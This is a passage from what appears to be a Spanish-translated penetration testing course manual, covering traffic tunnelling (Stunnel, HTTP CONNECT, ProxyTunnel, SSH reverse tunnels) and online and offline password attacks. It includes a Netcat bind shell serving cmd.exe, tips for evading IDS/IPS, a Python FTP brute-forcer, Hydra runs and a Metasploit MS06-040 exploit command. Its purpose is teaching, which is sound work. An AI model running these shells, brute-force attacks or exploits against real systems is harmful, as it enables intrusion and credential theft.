
```
C:\>nc -nv 85.64.228.230 80
(UNKNOWN) [85.64.228.230] 80 (?) open
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking ident
NOTICE AUTH :*** No identd (auth) response
NOTICE AUTH :*** Found your hostname
```

Usted está correctamente redirigido a un servidor IRC. Ahora puede señalar con el cliente IRC para conectarse a "Server" 85.64.228.230, el puerto 80. Debido a que está redirigiendo el tráfico a través del puerto 80, no se bloquea por el firewall de la empresa:



11.2 Encapsulación SSL: Stunnel

Según lo descrito por sus autores, Stunnel (http://www.stunnel.org/) está diseñado para trabajar como SSL envoltura de cifrado entre el cliente remoto y el servidor local o remoto. Se puede utilizar para añadir SSL funcionalidad a los demonios de uso común como POP2, POP3, IMAP y servidores sin ningún cambio en el código de programa.
Stunnel también se puede utilizar para cifrar el tráfico, para ayudar a prevenir varios ataques MITM, o evadir IDS / IPS sistemas. En esta sección se examina un escenario en el que un servidor de correo compatible con conexiones SSL, pero su cliente de correo no tiene soporte SSL. Estás preocupado de que un atacante podría espiar en el local LAN, y que le gustaría añadir soporte SSL a su cliente de correo.



En el equipo de oficina, debe configurar Stunnel para escuchar en 127.0.0.1, puerto 110, encapsular y redirigir todo el tráfico que viene a este puerto para el servidor de correo, el puerto 995 (POP3 SSL). Si usted trata de hablar con este puerto TCP en RAW, no obtiene respuesta porque el servidor de correo espera un apretón de manos SSL:

```
root@bt:~# nc -v 208.69.121.74 995

vnemous.nexcess.net [208.69.121.74] 995 (pop3s) open

^C punt!

root@bt:~#
```

Configurar el directorio / usr / local / etc / stunnel / stunnel.conf (copia de / usr / local / etc / stunnel / stunnel.confsample):

```
cert = /usr/local/etc/stunnel/mail.pem; Don't forget to download a default cert.
; Some security enhancements for UNIX systems - comment them out on Win32
chroot = /usr/local/var/lib/stunnel/
setuid = nobody
setgid = nogroup
pid = /stunnel.pid
client = yes
; Service-level configuration
[pop3s]
accept = 127.0.0.1:110
connect = 208.69.121.74:995
```


Ejecutar Stunnel y ahora debería ser capaz de conectarse al servidor de correo compatible con SSL a través del puerto 110 en 127.0.0.1:

```
root@bt:~# openssl req -new -x509 -days 3650 -nodes -out stunnel.pem -keyout
stunnel.pem
root@bt:~# mv stunnel.pem /usr/local/etc/stunnel/mail.pem
root@bt:~# stunnel
root@bt:~# nc -v 127.0.0.1 110
localhost [127.0.0.1] 110 (pop3) open
+OK Hello there.
USER myusername
+OK Password required.
PASS mypassword
-ERR Login failed.
QUIT
+OK Better luck next time.
root@bt:~#
```

Varios sistemas IPS reconocer bind Netcat y firmas inversa shell de red y son capaces de detener y matar a la conexión. En estos casos, Stunnel es especialmente útil porque los sistemas IDS rara vez pueden para inspeccionar el tráfico SSL. Trate de poner en práctica un Netcat sesión encriptada SSL. Tenga en cuenta que la escucha Netcat debe tener cliente = no en su stunnel.conf.

11,3 HTTP CONNECT túnel

El método HTTP CONNECT establece una conexión de túnel a través del proxy a un destino servidor. La intención original del método CONNECT era permitir que un túnel de SSL, pero también permite túnel para otros puertos.
Consideremos, por ejemplo, la siguiente situación:



- Víctima: 85.64.226.117 (shell escuchando en el puerto 3030)
-Atacante: 83.130.79.89
- Proxy: 85.64.228.230 (escucha del proxy en el puerto 8888)

La víctima tiene una cáscara bind Netcat esperando en el puerto 3030. Por razones de cautela, que desea conectarse a esa concha Netcat a través de un proxy. Usted puede hacer esto mediante el método CONNECT:

```
root@bt:~# nc -nvv 85.64.228.230 8888
(UNKNOWN) [85.64.228.230] 8888 (?) open
CONNECT 85.64.226.117:3030 HTTP/1.0
HTTP/1.0 200 Connection established
Proxy-agent: tinyproxy/1.6.3
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 85.64.226.117
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 85.64.226.1
C:\WINDOWS\system32>
```

Esto es lo que la conexión Netcat en la máquina víctima se ve así:

```
C:\WINDOWS\system32>nc -lvp 3030 -e cmd.exe
listening on [any] 3030 ...
connect to [85.64.226.117] from [85.64.228.230] 48122
```

Nótese que la IP de la máquina que se conecta se identifica como 85.64.228.230 su servidor proxy.

11,4 ProxyTunnel

Según lo descrito por sus autores, ProxyTunnel es un programa que conecta stdin y stdout a un servidor en algún lugar de la red a través de un proxy estándar que soporta el método CONNECT. Complacer lea el siguiente artículo sobre ProxyTunnel:

http://proxytunnel.sourceforge.net/paper.php.


ProxyTunnel aprovecha el método HTTP CONNECT para que pueda sacar el máximo provecho de estos tunelización características. Se ocupa de la creación del túnel HTTP y crea un socket de escucha de red a través del cual transmitir su información a través del túnel. Intente volver a conectar a la carcasa víctima Netcat, esta vez utilizando ProxyTunnel:

```
root@bt:~# proxytunnel -a 80 -p 85.64.228.230:8888 -d 85.64.226.117:3030

root@bt:~# nc -v 127.0.0.1 80

localhost [127.0.0.1] 80 (http) open

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

IP Address. . . . . . . . . . . . : 85.64.226.117

Subnet Mask . . . . . . . . . . . : 255.255.255.0

Default Gateway . . . . . . . . . : 85.64.226.1

C:\WINDOWS\system32>
```

11,5 túnel SSH


Túnel SSH es una técnica sorprendente para cifrar el tráfico y acceder a las máquinas de otra manera nonroutable de una manera segura. Esta técnica a menudo tocones primeros contadores de tiempo y requiere una gran cantidad de análisis y experimentación para llegar a ser cómodo.
Lea el siguiente artículo antes de continuar: http://docs.cs.byu.edu/general/ssh_tunnels.html.
Sesiones SSH son capaces de crear canales bidireccionales que se pueden utilizar para reenviar a distancia y conexiones locales. Esta característica le permite hacer que parecen imposibles TCP / UDP manipulaciones de tráfico.

Examine el siguiente escenario:



Imagine que un atacante ha recibido una concha reversa de una víctima en una red nonroutable. Esta víctima también de escritorio remoto (puerto TCP 3389) habilitado en su máquina. El atacante tiene la nombre de usuario / contraseña para la máquina de la víctima (que se obtiene por la contraseña de dumping / hash grietas, keylogging, o similar) y quiere conectarse al servicio de la víctima de escritorio remoto. Tenga en cuenta que el víctima está en una red nonroutable detrás de NAT.

El atacante puede configurar su servidor SSH para que escuche en el puerto 80, y puede crear un túnel SSH entre el equipo atacante y el equipo de la víctima en el puerto 3389 se redirige desde el equipo de la víctima la máquina atacante. El atacante puede conectarse ahora a su dirección 127.0.0.1, en el puerto 3389, y ser enviado de nuevo a la máquina víctima. Por favor, vuelva a leer esto cuidadosamente.
Aquí está un primer plano de los canales de comunicación:



Está bien si usted encuentra este confuso al principio. Deja que hierva a fuego lento y probar los ejercicios.
En este ejercicio, creará un túnel entre Bob y Anne. Bob está detrás de NAT y Anne haría desea conectarse al servicio de Bob RDP. Ella le pide a Bob para crear un túnel SSH desde su máquina a su equipo local, ejecute un servidor SSH.

Bob está ejecutando Windows XP y Anne está ejecutando Linux. Bob utiliza el cliente de SSH para Windows plink y crea el túnel:

```
plink -l root -pw password -C -R 3389:127.0.0.1:3389 <anne's IP>
```

port to relocate on Anne's machine : local IP : source port to tunnel

"Puerto de trasladar la máquina de Anne: IP local: puerto de origen para hacer un túnel"

Una vez creada, Anne ve que ella ahora tiene un puerto de escucha RDP (3389) en su local 127.0.0.1 IP. en este momento, se puede conectar a esta IP mediante rdesktop y conectar a la computadora Bobs.
Este método puede ser extendido a otras IPs que puedan enrutarse a la víctima. Examine la SSH túneles videos y tratar de recrear el ataque. Si no puede encontrar el ambiente adecuado en el derecho laboratorio Ahora, no te preocupes-tendrás muchas oportunidades de practicar esto en los retos de laboratorio finales.

11.6 ¿Qué pasa con la inspección de contenido?

Hasta ahora, usted ha atravesado las reglas de firewall basadas en filtros portuarias y de inspección con estado. ¿Qué sucede si hay un dispositivo de inspección de contenido en la red que no permite que ningún protocolo a ciegas de la puertos específicos? En este caso, la conexión anterior saliente SSH al puerto 80 estaría bloqueado porque los filtros de inspección de contenidos se daría cuenta de que un protocolo distinto de HTTP está tratando de salir adelante.
Con un poco de pensamiento creativo se verá que la combinación de un túnel SSH y puede ProxyTunnel superar muchos mecanismos de inspección de contenido porque el túnel SSH que sí beencapsulated en HTTP o HTTPS.

12. Módulo 12: Ataques Contraseña

Este módulo presenta los conceptos detrás de las diversas formas de ataques de contraseña, también en línea ataques y grietas hachís fuera de línea.

Objetivos del módulo

Al final de este módulo, los estudiantes deben:

1. Entender mediante programación los mecanismos detrás de crackers de contraseñas en línea y fuera de línea escribir scripts python pertinentes.
2. Ser capaz de crear sus propios y específicos de la organización perfiles y listas de contraseñas.
3. Sé profiecient en el uso de John the Ripper para romper varios formatos de hash.
4. Poseer un conocimiento práctico de la utilización de Rainbowtables y picadillo GPU acelerada agrietamiento técnicas.

Aviso es necesario para este módulo como parte de ataques adicionales en el dominio THINC.local.

Una Nota del Autor

En mi experiencia, las contraseñas débiles son uno de los principales agujeros de seguridad en redes internas. Hago hincapié en la palabra interna porque no suelo encontrar contraseñas débiles en servicios externos. Los administradores de red han comenzado a entender los peligros contraseñas débiles pueden representar, y, como resultado, su red perímetro es generalmente bien protegido en este respecto. Sin embargo, la red interna es por lo general débil contraseña cielo. Muy a menudo en blanco identificar contraseñas, contraseñas, tales como copia de seguridad y 12345, contraseñas que son idénticas al nombre de usuario o tener unos números anexo al mismo (nombre de usuario: muts; contraseña: muts12).

Personalmente, creo que como una tecnología, basada en contraseña de autenticación es una de las formas más débiles de verificación del usuario, la razón principal es que la mayoría de las veces, la elección de la contraseña se deja al usuario (que, como ustedes saben, es la parte más débil de la cadena de seguridad).

Incluso si las contraseñas no son creados por el usuario, si, por ejemplo, en que se generan de forma aleatoria la seguridad de los la contraseña se deja al usuario. Es sorprendentemente común que los usuarios escritor su contraseña en un nota adhesiva y mantenerla en su teclado. Por desgracia, parece que las políticas de las empresas no son capaz de hacer cumplir la contraseña de seguridad a un nivel satisfactorio.

En este módulo se presentan cuatro diferentes vectores de ataque de contraseña: ataques en línea, fuera de línea de contraseña ataques a contraseñas, ataques de memoria de contraseñas y ataques físicos de acceso.

12,1 ataques de contraseña en línea

Cualquier servicio de red que requiere un usuario para iniciar sesión es vulnerable a adivinar la contraseña. Dicha red servicios incluyen HTTP, POP3, IMAP, VNC, SMB, RDP, SSH, TELNET, LDAP, mensajería instantánea, SQL y más. Una línea ataque de contraseña incluye la automatización del proceso de adivinar el fin de acelerar el ataque ymejorar las posibilidades de éxito de una conjetura.

En este ejemplo, usted va a escribir un simple FTP nombre de usuario / contraseña guión fuerza bruta.

Observe lo que ocurre cuando intenta iniciar sesión en un servidor FTP con credenciales incorrectas:

```
root@bt:~# ftp 192.168.0.112

Connected to 192.168.0.112.

220 Welcome to Code-Crafters - Ability Server 2.34.

Name (192.168.0.112:root): muts

331 Please send PASS now.

Password:

530 Bad password, please restart from USER.

Login failed.

ftp> quit

221 Thanks for visiting.

root@bt:~#
```

Y cuando se utiliza una contraseña correcta:

```
root@bt:~# ftp 192.168.0.112
Connected to 192.168.0.112.
220 Welcome to Code-Crafters - Ability Server 2.34.
Name (192.168.0.112:root): ftp
331 Please send PASS now.
Password:
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>quit
221 Thanks for visiting.
root@bt:~#
```

Tras examinar esta información, escribir un script sencillo de Python que tratará de la fuerza bruta contraseña de un usuario (conocida): ftp:

```
#!/usr/bin/python
import socket
import re
import sys
def connect(username,password):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Trying " + username + ":" + password
s.connect(('192.168.0.112',21))
data = s.recv(1024)
s.send('USER ' + username + '\r\n')
data = s.recv(1024)
s.send('PASS ' + password + '\r\n')
data = s.recv(3)
```

```
s.send('QUIT\r\n')

s.close()

return data

username = "ftp"

passwords =

["test","backup","password","12345","root","administrator","ftp","admin"]

for password in passwords:

attempt=connect(username,password)

if attempt == "230":

print "[*] Password found: "+ password

sys.exit(0)
```

Este script FTP examina el mensaje dado después del inicio de sesión (datos = s.recv (3)) y comprueba si contiene el FTP 230 mensajes (Inicio de sesión correcto)
Al ejecutar esta herramienta en el servidor FTP ofrece el siguiente resultado:

```
root@bt:~# ./ftpbrute.py

[*] Trying ftp:test

[*] Trying ftp:backup

[*] Trying ftp:root

[*] Trying ftp:administrator

[*] Trying ftp:ftp

[*] Password found: ftp

root@bt:~#
```

Este script realiza muy pobremente como una herramienta de fuerza bruta FTP y está escrito con el único fin de programación explicar los conceptos detrás de fuerza bruta contraseña. Como te habrás dado cuenta, esta script comprueba las combinaciones de nombre de usuario / contraseña en secuencia. Una mejora importante que podría hacer es ejecutar intentos en paralelo.

12,2 Hydra

Según lo descrito por sus autores, Hydra es el hacker Entrar mejor paralelizado para Samba, FTP, POP3, IMAP, Telnet, HTTP Auth, LDAP, NNTP, MySQL, VNC, ICQ, Socks5, PCNFS, Cisco y mucho más. Hydra incluye SSL apoyar y forma parte de Nessus. Hydra soporta un gran número de protocolos y es probablemente el más conocido bruta contraseña fuerza de la herramienta.
Tipo de hidra en una consola BackTrack para ver las muchas Hydra opciones de línea de comandos.

12.2.1 FTP Brute Force

```
root@bt:~# hydra -l ftp -P passwords.txt -v 192.168.0.112 ftp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 16:41:48
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
[21][ftp] host: 192.168.0.112 login: ftp password: ftp
Hydra (http://www.thc.org) finished at 2006-11-04 16:41:58
root@bt:~#
```

12.2.2 POP3 Brute Force

```
root@bt:~# hydra -l muts -P passwords.txt -v 192.168.0.112 pop3
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 16:44:44
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service pop3 on port 110
[VERBOSE] Resolving addresses ... done
[110][pop3] host: 192.168.0.112 login: muts password: password
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2006-11-04 16:44:49
root@bt:~#
```

12.2.3 SNMP Brute Force

```
root@bt:~# hydra -P passwords.txt -v 192.168.0.112 snmp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 17:01:10
[DATA] 16 tasks, 1 servers, 23 login tries (l:1/p:23), ~1 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 192.168.0.112 login: password: manager
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2006-11-04 17:01:15
root@bt:~#
```

12.2.4 Microsoft VPN Brute Force

```
root@bt:~# dos2unix words

dos2unix: converting file words to UNIX format ...

root@bt:~# cat words |thc-pptp-bruter 192.168.0.112

PPTP Connection established.

Hostname '', Vendor 'Microsoft Windows NT', Firmware: 2195

5 passwords tested in 0h 00m 00s (5.00 5.00 c/s)

390 passwords tested in 0h 00m 05s (77.00 78.00 c/s)

789 passwords tested in 0h 00m 10s (79.80 78.90 c/s)

1192 passwords tested in 0h 00m 15s (80.60 79.47 c/s)

1578 passwords tested in 0h 00m 20s (77.20 78.90 c/s)

1648 passwords tested in 0h 00m 20s (83.33 82.40 c/s)

Password is 'manager'
```

12,3 contraseñas perfiles

El perfil contraseña término se refiere al proceso de construcción de una lista de contraseñas personalizado que está diseñado de adivinar las contraseñas de una entidad específica. Por ejemplo, si Bob ama a su perro Barfy más que nada en el mundo, me aseguraría la barfy contraseñas, perro, canino y otras palabras relevantes están presentes en mi contraseña de la lista. Esto no es una cosa fácil de hacer porque hay que saber que Bob tiene un perro en la primera lugar. Sin embargo, si intenta implementar perfiles de usuario en una escala organizacional, a menudo se encontramos que los administradores utilizan sus marcas o nombres de productos de la compañía como sus contraseñas.

12.3.1 CeWL

Según lo descrito por sus autores, CeWL es una aplicación Ruby que las arañas de una URL dada a la profundidad especificada, opcionalmente siguiendo los enlaces externos, y devuelve una lista de palabras que se pueden utilizar para crackers de contraseñas tales como John the Ripper. Para obtener más información acerca de CeWL, visita la página del proyecto (http://www.digininja.org/projects/cewl.php). Ejecución de CeWL nos mostrará las siguientes opciones:

```
root@bt:/pentest/passwords/cewl# ruby cewl.rb --help

cewl 3.0 Robin Wood (dninja@gmail.com) (www.digininja.org)

Usage: cewl [OPTION] ... URL

--help, -h: show help

--depth x, -d x: depth to spider to, default 2

--min_word_length, -m: minimum word length, default 3

--offsite, -o: let the spider visit other sites

--write, -w file: write the output to the file

--ua, -u user-agent: useragent to send

--no-words, -n: don't output the wordlist

--meta, -a file: include meta data, optional output file

--email, -e file: include email addresses, optional output file

--meta-temp-dir directory: the temporary directory,default /tmp

-v: verbose

URL: The site to spider.

root@bt:/pentest/passwords/cewl# ./cewl.rb -d 1 -w pass.txt

http://www.offsec.com/about.php

root@bt:/pentest/passwords/cewl# cat passwords.txt |wc -l

430

root@bt:/pentest/passwords/cewl#
```

12,4 Ataques contraseña fuera de línea

La mayoría de los sistemas que utilizan un mecanismo de autenticación de contraseña necesita almacenar estas contraseñas (o su hashes) localmente en la máquina. Esto es cierto para los sistemas operativos (Windows, Linux, Cisco IOS) de la red hardware (routers, switches), y así sucesivamente.
Si no está familiarizado con el término HASH, por favor visite:

http://en.wikipedia.org/wiki/Cryptographic_hash_function.

Como los atacantes, a menudo se encontrará con los hashes de contraseñas, ya sea por errores de configuración o debido a una penetración exitosa.
Teniendo en cuenta los privilegios administrativos, por ejemplo, es posible volcar los hashes de contraseña de usuario de Windows y sistemas operativos Linux.
A menudo me preguntan: "Si usted ya es un administrador local en un equipo, ¿por qué usted necesita para obtener hash de las contraseñas de otros usuarios, a menudo menos privilegiados? "Hago esto porque las contraseñas a menudo se reutilizan en toda la red, ya veces incluso a través de el Internet! Por ejemplo, Bob es un usuario normal en la red de Windows, sin embargo, él se encarga de todos los routers y los conmutadores de la red, y lo que haya utilizado la misma contraseña para ambos recursos.
En esta situación, el vertido de las contraseñas locales de una máquina y su inclusión en la contraseña lista normalmente se traducirá en un éxito adivinar la contraseña más tarde en el ataque.

12.4.1 SAM de Windows

Windows almacena los nombres de usuario locales en el Administrador de cuentas de seguridad (SAM), así como en otros lugares. Por favor, lea el siguiente artículo si no está familiarizado con el SAM:

http://www.microsoft.com/technet/archive/winntas/tips/winntmag/storpass.mspx?mfr=true.

El archivo SAM se encuentra en% SystemRoot% \ system32 \ config y es inaccesible para la lectura, copiar o escribir mientras se está ejecutando Windows.
Una copia de seguridad del SAM por lo general se encuentra en% systemroot% \ repair. Este archivo no está bloqueado por el sistema operativo y se puede acceder dado suficientes privilegios.

12.4.2 Ventanas Hash Dumping: pwdump y fgdump

Hash de Windows dumping implica volcar la base de datos de la contraseña de una máquina Windows que se lleva a cabo en el registro de NT en HKEY_LOCAL_MACHINE \ SECURITY \ SAM \ Domains \ Account \ Users.

Volcar la base de datos de contraseña se realiza mediante Windows llama a la función interna para recuperar los hashes.

Debido a que estas funciones requieren acceso privilegiado, es necesario obtener primero el acceso adecuado privilegios. El subsistema de autoridad de seguridad local (LSASS) se ejecuta con los privilegios de acceso necesarios, por lo que pwdump utiliza una técnica conocida como inyección DLL para ejecutarse en el proceso LSASS y lograr así acceso privilegiado a la información de hash.

En este ejemplo, podrás aprovechar un servidor Windows 2003 sin el parche, cargar pwdump, y volcar el locales hashes de contraseña de usuario:

```
root@bt:~# cp -rf /pentest/windows-binaries/passwd-attack/pwdump6/ /tmp/pwdump

bt framework3 # ./msfcli exploit/windows/smb/ms06_040_netapi RHOST=192.168.0.112

PAYLOAD=windows/meterpreter/bind_tcp E

